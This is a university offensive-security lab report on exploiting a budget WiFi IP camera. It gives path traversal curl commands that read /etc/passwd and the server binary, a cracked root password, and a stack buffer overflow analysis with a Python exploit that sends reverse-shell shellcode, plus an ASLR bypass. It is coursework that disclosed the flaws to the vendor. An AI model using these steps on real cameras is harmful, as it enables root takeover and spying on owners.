Project Argos

2IC80 – Lab on Offensive Computer Security

Rick de Jager
Leonardo Mathon
Luke Serné

April 2020

The source code of this project is available on `https://github.com/rickdejager/dagro-hacks`

1 Introduction

Nowadays, almost every device produced has at least some form of internet connectivity. By then end of 2020, the IoT market is due to reach 31 billion[1]. In recent years, we see a shift in market leaders, going from western founded companies to Asian companies. Manufacturing costs are lower in Asia. Therefore, products can be priced lower than competing products produced in Europe, making it more viable to the masses and thus gaining market share at a fast pace.
We wanted to know more about the security of these devices. As such, we figured it would be informative if we tried to break the security of a very specific but also very common IoT device, namely a cheap Chinese IP Camera.

1.1 The device

This is the *ESOLOM Hawkeye IP WiFi Camera*, A small wifi camera that sits on a base that allows it to rotate 360 degrees. This camera has an app that allows the user to watch and control their camera's video feed.

We tested two android apps that were compatible with our camera, namely `360 Eyes Pro`[2] and `IPC360`[3]. These apps have 100.000+ and 500.000+ downloads on the Google Play Store respectively. Apps for Windows, Mac and iOS can also be found on the website `www.360eyes.club`.

Figure 1: Our IP camera

1.2 The app

While searching the user manual for the app, we found a website that hosts the APK file of the app, as well as a user manual: `www.360eyes.club`. After clicking

[1] https://www.statista.com/statistics/471264/iot-number-of-connected-devices-worldwide/
[2] https://play.google.com/store/apps/details?id=com.app360eyespro
[3] https://play.google.com/store/apps/details?id=com.ipc360

around in a few menus, we suddenly ended up on an error page. Adding a quote to the URL lead us to a nice error page, informing us of an SQL error and the exact query it was trying to parse. However, successful exploitation of this SQL injection is impossible, since the input is also passed into another SQL query that requires a different set of closing parentheses to be exploited successfully. Nonetheless, this finding gave us already a good impression of how important security is to this company.
We extracted the APK file and found some `.xml` files containing API keys from various services as well as an email address with password in plaintext.

```
<meta-data
    android:name="BAIDU_API_KEY"
    android:value="[REDACTED]" />

<meta-data
    android:name="XIAOMI_PUSH_APP_ID"
    android:value="[REDACTED]" />

<EmailType type="qq" host="smtp.exmail.qq.com" port="465" socketport="465">
    <Acount username="developer@puwell.com" psw="[REDACTED]"/>
```

While the app was not used to develop our exploit, it does set an example for the overall security of the product.

2 Attack Description

The goal of this attack is to get a **reverse shell**, also known as a **connect back shell**. This means that after the attack, the camera will connect the attacker's IP with a root shell listening for commands. The reverse shell will be obtained using a **buffer overflow**.
If the camera is port-forwarded, this exploit can be performed from outside the local network. If the camera is not port-forwarded, the attacker needs to have access to the camera's local network. Additionally, the attacker needs to know the camera's IP address and the port of the web server.
In the proof-of-concept code we developed, the attacker only needs to know the IP of the camera. The port of the web server is obtained by port-scanning the specified IP.

The camera runs a program called `Alloca`. This program is responsible for almost every functionality of the camera including a web server which runs on a random port in the range 20000 - 61000. We use a vulnerability in the web server to achieve the buffer overflow, by sending a `GET` request to the camera's web server.



Figure 2: A network diagram of the test environment.

3 Technical setup

3.1 Test environment

Before setting up the camera, we created a small test network to develop our exploit in. It consists of a pfSense[4] router, an access point, and a VPN server to launch our attacks from. This test setup provides network segregation, as we did not want to connect a potentially vulnerable device to our private network. Another reason for this setup is that the VPN server allowed everyone on the team to exploit the camera, without having to be on the same physical network. Finally, pfSense has numerous tools build-in, such as DNS and DHCP servers, the ability to man-in-the-middle SSL traffic, and perform packet captures. These tools allowed for faster debugging and setup of our network.
A full network diagram is provided in figure 2. The diagram also includes all devices that can connect to the camera

3.2 Information gathering

In our situation, the IP address of the camera is 10.0.0.15. An `nmap` scan reveals there are several open ports. Notably, port 23 is open. We now know that we can connect to the camera using telnet. Unfortunately, we do not yet know what the correct login credentials are.

We noticed that there is a **path traversal bug** in de web server. We can use this bug to retrieve `/etc/passwd`. We can also download the binary of the webserver running on the camera. Replace

[4]https://www.pfsense.org/

[IP] by the IP address of the camera and [PORT] by the port the webserver listens on.

```
curl --path-as-is "http://[IP]:[PORT]/../../etc/passwd" > passwd.txt
curl --path-as-is "http://[IP]:[PORT]/../../proc/self/exe" > binary.bin
```

The password file gives us the hashed password of the root user. This password can be retrieved by John the Ripper using a dictionary attack.

```
john  -w:rockyou.txt  passwd.txt
```

After a while of searching, the password is retrieved. The password for root is noty. Using telnet, we can now get direct access to the machine with root permission. This allows us to install GDB server on the camera to debug the main binary.

We can also reverse engineer the binary using a disassembler, like the open source Ghidra. This allows us to see the (ARM) assembly. Ghidra also has a decompiler built in, which saves time when trying to understand the code by showing pseudo-C that should be equivalent to the assembly.

Interestingly, no debugging symbols were included in the binary, but almost every function was exported, which means we still have the original function names. In the remainder of this report, we will refer to functions using the name by which they were exported. Additionally, the stack is executable and there is no stack protector.

Whilst exploring the code, we came across a potential buffer overflow in a function that belongs to the web server. Whenever a request is sent, the whole request is stored in a buffer of 4096 bytes. We named it get_url.

```
int ParseAndHandReq(FILE *stream, char get_url[4096]) {
    char path[128];
    // code that parses get params omitted
    sprintf(path, "%s/%s", "/mnt/web", get_url);
    // building and sending of answer omitted
    return 0;
}
```

After the request is stored in the buffer, the method ParseAndHandReq (shown above) is called. This method creates another buffer named path of 128 bytes long. Further down in the method, it uses sprintf to copy the content in get_url to path. Since the size of get_url can be at most 4096 characters long and the content of path only 128, we can overflow the path buffer.

We should also note that this web server only implements HTTP GET requests. It accepts every request that contains http or HTTP. Then, it discards everything preceding the first space in the request and then it replaces the next occurrence of a space or question mark (whichever comes first) by a null byte. The remaining string is passed into the sprintf call. If the resulting path points to a directory, the answer to the request is an HTML directory listing of all the files and folders in that directory. If the resulting path points to a file, the answer is the contents of that file.

4 Attack analysis

We can demonstrate the buffer overflow with the following Python code, which sends out a request starting with `HTTP` followed by sixhundred A's. Replace `[HOST]` by the IP of the camera, and `[PORT]` by the port number the web server listens on.

```
import socket
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("[HOST]", [PORT]))
sock.sendall(b"HTTP " + b"A" * 600)
```

Executing this code will crash the web server. Since the web server also periodically writes to a watchdog file, the watchdog knows that the web server has crashed, so it will reboot the camera after a while.

When testing the exploit, we found it useful to avoid this behaviour. We did that using the following bash command (executed when logged in via telnet).

```
watchdog -t 1 /dev/watchdog
```

In order to exploit the buffer overflow, we need to know how much padding we should use before the return pointer is overwritten. To this end, we analyse the first few instructions of the `ParseAndHandReq` function.

```
address  value           assembly
0021f7bc f0 47 2d e9     stmdb      sp!, { r4 r5 r6 r7 r8 r9 r10 lr }
0021f7c0 46 df 4d e2     sub        sp, sp, #0x118
...
0021f7d4 0d 00 a0 e1     cpy        r0, sp          @ r0 points to the path buffer
0021f7d8 4f c2 fa eb     bl         memset          @ memset(path, 0, 0x80);
```

The camera has a 32-bit processor, which means that the size of a register is 4 bytes. The code starts with an `stmdb` instruction. The instruction stores a list of registers values on the stack. Right before every register value is pushed on to the stack, the stack pointer is first decreased. There are eight register values, this means that the stack pointer is decreased by `8 * 4 bytes = 32 bytes = 0x20 bytes` in total. The second instruction subtracts `0x118` from the stack pointer. In total, the first two instruction decrease the stack pointer by `0x20 + 0x118 = 0x138`. Therefore, the stack pointer is `0x138` away from the old stack pointer, and `0x134` from the return pointer. Finally, we see that the `path` buffer starts at the stack pointer by the arguments to `memset`. A diagram of the stack frame can be found in figure 3.



Figure 3: A diagram of the stack frame of `ParseAndHandReq`.

We can now calculate the padding. We do have to take into account when calculating this, that `"/mnt/web/"` is copied into the `path` buffer before our padding. The return pointer is at `sp + 0x134`. As such, `/mnt/web/AAA...AAA` needs to have length `0x134`. Then, we can calculate the number of A's as follows.

$$\begin{aligned} \texttt{len("/mnt/web/AAA...AAA")} &= \texttt{0x134} \\ 9 + \texttt{len("AAA...AAA")} &= \texttt{0x134} \\ \texttt{len("AAA...AAA")} &= \texttt{0x12B} = 299 \end{aligned}$$

The next step is to find the right return address. Our shell code will be stored in the `get_url` buffer, since the null bytes cause it to not be copied over to the path buffer. This means we have to overwrite the return pointer with the address where our shell code starts inside the `get_url` buffer. We used `GDB` to find at which address the `get_url` buffer is stored. Since we know ASLR is enabled, we know that the address of `get_url` will change. However, its offset from the base address of the stack will remain constant. As such, we will calculate that difference instead. This offset turns out to be `0x7fce88`.

With the amount of padding and the return pointer figured out, all that remains is working shellcode. Because ARMv5 (the ARM version the camera runs on) is quite old already, we had trouble getting custom shellcode to work, so we resorted to trying many different shellcodes from the internet. Eventually, we found shellcode that worked. This was written by `Daniel Godas-Lopez`[5]. The original version uses a UDP shell, but we wanted a TCP shell to get a more reliable connection. Additionally, we also reduced the size of the shellcode by including some data instead of only instructions.

[5] https://www.exploit-db.com/shellcodes/15315

We can now piece everything together into a working buffer overflow attack that creates a reverse shell. We need to send a request of the following form: `HTTP <padding><return><shellcode>`. We can now use Python to send the request. Again, replace `[IP]` by the IP address of the camera and `[PORT]` by the port the webserver listens on.

```
import socket, struct
# assumes stack_base and shellcode are set to the correct values
ret = stack_base + 0x7fce88
req = b"HTTP " + b"A" * 299 + struct.pack("<I", ret) + shellcode
sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect(("[IP]", [PORT]))
sock.sendall(req)
```

5 Attack engineering

In order to easily reproduce the attack, we set up a proof-of-concept program that automates the attack. Starting the program gives the attacker a list of commands that can be executed. We will now give a guide on how to setup a reverse shell in a few stages. See figure 4 for a diagram that explains how the several components of the program communicate.

Stage 1 - Setup

The reverse shell requires the camera's IP address. Use the command `set cam` followed by the IP address. If the attacker knows his local IP address or the web server's port he can fill them in using the respective commands. In the case the attacker does not know them, the program tries to find them automatically. When in the main menu, the attacker can type the command `shell` to start the main attack. This calls the function `pop_a_shell()`. This function first checks if the local IP is set, otherwise the program obtains it using `get_local_ip()`.

Stage 2 - Build shellcode

The next step is to generate shellcode. This is done in `create_shellcode()`. This method copies the template shellcode into a new file named `payload.S` and adds the attacker's local IP to that file. Next, it runs a shell script that builds the shellcode into a binary file.

Stage 3 - Find web server

In case the attacker does know which port the web server uses, the program will try to guess it. This is done with a call to `find_web_server()`. In this function, the program uses `nmap` to scan all ports in the range $20000 - 61000$. We found this range by testing; Every time the web server restarts, the web server runs on a different port in that range.

Stage 4 - Leak stack base

Address space layout randomization prevents accurately predicting target addresses and makes it more difficult to use a buffer overflow and execute our shell code. However, we can bypass it by



Figure 4: A diagram showing the flow of code when obtaining a reverse shell.

leaking the stack base, since the offset of our shellcode from the stack's base address remains constant. When `leak_stack_base()` is called, the program obtains the memory map of `Alloca` using the path traversal bug. This time, we read `/proc/self/maps`. By testing, we found that the stack of the thread responsible for the web server usually lies in the memory range `0x6a0?????-0x6a8?????`, where the nybbles at the question mark are randomised.

Stage 5 - Send payload

The program creates a socket and connects to the camera using the camera's IP and port of the web server. Now the program sends the payload and waits for a reverse shell connection.

Testing shows that our exploit is not 100% reliable. There are a number of issues that can arise such other processes influencing `Alloca` or the memory map being different than we assumed. The success rate for this attack lies around 60%.

6 Impact

The exploit described in this report can be used to gain root access to all cameras running the same software. Judging by the number of downloads for the accompanying android and iOS apps, we estimate there are well over a million of these cameras in the wild. A number of these cameras are exposed to the internet, usually due to bad firewall settings or Universal Plug and Play. Trend Micro identified over 1000 models of IP camera's and DVR's that are vulnerable to similar attacks.[6]

The exploit in this report relies on other vulnerabilities to defeat ASLR. However, since the affected devices are 32 bit architectures, ASLR is not able to provide much protection. In our testing, we found that the camera has 8 bits of randomization, meaning that by guessing the stack base, an attacker will be successful once in 256 attempts. This may seem bad if you want to attack a specific camera, but at scale, this attack will yield a large number of exploited devices.

We notified DAGRO, the OEM of the camera we tested our exploit against. However, due to the nature of budget IoT devices, we do not expect any updates to be rolled out, let alone installed by end users.

[6] https://blog.trendmicro.com/trendlabs-security-intelligence/reigning-king-ip-camera-botnets-challengers/